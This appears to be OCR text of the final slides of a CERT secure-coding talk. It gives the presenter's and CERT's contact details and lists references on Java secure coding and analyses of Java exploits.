
Visit CERT® websites:
http://www.cert.org/secure-coding
https://www.securecoding.cert.org

Contact Presenter

David Svoboda
svoboda@cert.org
(412) 268-3965

Contact CERT:

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890
USA



References 1

The CERT™ Oracle™ Secure Coding Standard for Java
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda
Rules available online at www.securecoding.cert.org

Java Coding Guidelines
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

CERT/CC Blog
Anatomy of Java Exploits
by Art Manion on January 15, 2013, 2:00 PM
http://www.cert.org/blogs/certcc/2013/01/anatomy_of_java_exploits.html

References 2

Secure Coding Guidelines for the Java Programming Language, Version 4.0
http://www.oracle.com/technetwork/java/seccodeguide-139067.html

Java MBeanInstantiator.findClass 0Day Analysis
by Esteban Guillardoy
January, 2013
https://partners.immunityinc.com/idocs/Java%20MBeanInstantiator.findClass%200day%20Analysis.pdf

Security Explorations
http://www.security-explorations.com/en/index.html